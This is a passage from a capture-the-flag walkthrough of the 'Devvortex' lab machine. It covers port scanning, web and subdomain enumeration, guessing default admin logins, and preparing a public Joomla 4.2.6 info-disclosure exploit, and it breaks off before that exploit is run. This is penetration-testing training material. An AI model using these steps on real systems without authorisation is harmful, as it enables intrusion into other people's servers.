# **Devvortex**
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Devvortex
- OS Type: Linux
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=| 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://devvortex.htb/| http-methods:|_ Supported Methods: GET HEAD POST OPTIONSService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration
Port 80/HTTP
i’ll start my enumeration from HTTP let’s visit ip in web browser

we need to add the hostname to /etc/hosts file, and refresh the page

ok looks like the website of company
let’s check the web technologies using whatweb
whatweb http://devvortex.htb
let’s search for hidden files and directories using gobuster
gobuster dir -u http://devvortex.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
nothing interesting, let’s check if any files are found
gobuster dir -u http://devvortex.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt
as we see that nothing interesting found, now it’s only the static site my mind is now thinking about subdomain
i’ll use the wfuzz tool
wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://devvortex.htb -H "Host: FUZZ.devvortex.htb"
let’s filter the output to get only valid subdomains we’ll exclude 154 characters using --hh 154
wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://devvortex.htb -H "Host: FUZZ.devvortex.htb" --hh 154
and here it is we found the dev subdomain let’s add dev.devvortex.htb in /etc/hosts file

let’s check the directories and files fuzzing
gobuster dir -u http://dev.devvortex.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
ok so there are so many directories /plugins, /api and /administrator looks interesting let’s open /administrator

i tried common credentials on the login page like - admin:admin , admin:devvortex , devvortex:devvortex but none of them are working
upon searching on google i found the path of the xml file in which the joomla version information is stored
/administrator/manifests/files/joomla.xmllet’s open the file

we found the installed joomla version is 4.2.6 let’s search for any known exploit for it
https://www.exploit-db.com/exploits/51334
looks like this is useful for us let’s use the exploit and see if it is vulnerable to Unauthenticated Info Disclousure
let’s use searchsploit to copy the exploit to current working directory
searchsploit -m 51334
now the exploit is ruby so don’t get confused by the extension as it says py file, but for more clarity just rename the file
mv 51334.py 51334.rbinstall dependencies
gem install httpx docopt paintand then run the exploit
